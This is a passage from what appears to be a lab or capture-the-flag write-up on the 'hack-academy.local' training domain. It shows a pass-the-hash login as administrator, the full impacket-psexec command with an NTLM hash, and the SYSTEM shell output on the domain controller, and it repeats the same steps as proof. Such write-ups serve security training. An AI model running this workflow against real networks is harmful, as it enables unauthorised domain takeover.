SMB 10.0.2.4 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack-academy.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.0.2.4 445 DC01 [+] hack-academy.local\administrator:c0ced2de918b4a7c1b9f4efd225dd503 (Pwn3d!)
SMB 10.0.2.4 445 DC01 [+] Executed command via wmiexec
SMB 10.0.2.4 445 DC01 hack-academy\administrator

(kali㉿kali)-[~]
$
```

We can run code on the DC as admin.

If we want an admin shell on DC:

```
impacket-psexec hack-academy.local/administrator@10.0.2.4 -hashes :c0ced2de918b4a7c1b9f4efd225dd503
```

```
(kali㉿kali)-[~]
$ impacket-psexec hack-academy.local/administrator@10.0.2.4 -hashes :c0ced2de918b4a7c1b9f4efd225dd503
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.0.2.4.....
[*] Found writable share ADMIN$
[*] Uploading file XyllLrDd.exe
[*] Opening SVCManager on 10.0.2.4.....
[*] Creating service SIQk on 10.0.2.4.....
[*] Starting service SIQk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DC01

C:\Windows\system32> date
The current date is: Sun 07/12/2026

Enter the new date: (mm-dd-yy)

C:\Windows\system32>
```

We have pwned the DC.

```
C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::409c:8a16:c5fb:9329%4
    IPv4 Address. . . . . : 10.0.2.4
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1

C:\Windows\system32> █
```

Proof

Local proof

- `ip a / ifconfig`
- `whoami`
- `hostname`
- `date`
- `cat local.txt`

(IMG_PLACEHOLDER)

Root proof

```
(kali㉿kali)-[~]  
$ impacket-psexec hack-academy.local/administrator@10.0.2.4 -hashes :c0ced2d  
e918b4a7c1b9f4efd225dd503  
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Requesting shares on 10.0.2.4.....  
[*] Found writable share ADMIN$  
[*] Uploading file XyllLrDd.exe  
[*] Opening SVCManager on 10.0.2.4.....  
[*] Creating service SIQk on 10.0.2.4.....  
[*] Starting service SIQk.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.20348.587]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32> whoami  
nt authority\system  
  
C:\Windows\system32> hostname  
DC01  
  
C:\Windows\system32> date  
The current date is: Sun 07/12/2026  
  
Enter the new date: (mm-dd-yy)  
  
C:\Windows\system32> █
```

```
C:\Windows\system32> ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet:  
  
    Connection-specific DNS Suffix  . :  
    Link-local IPv6 Address . . . . . : fe80::409c:8a16:c5fb:9329%4  
    IPv4 Address. . . . . : 10.0.2.4  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 10.0.2.1  
  
C:\Windows\system32> █
```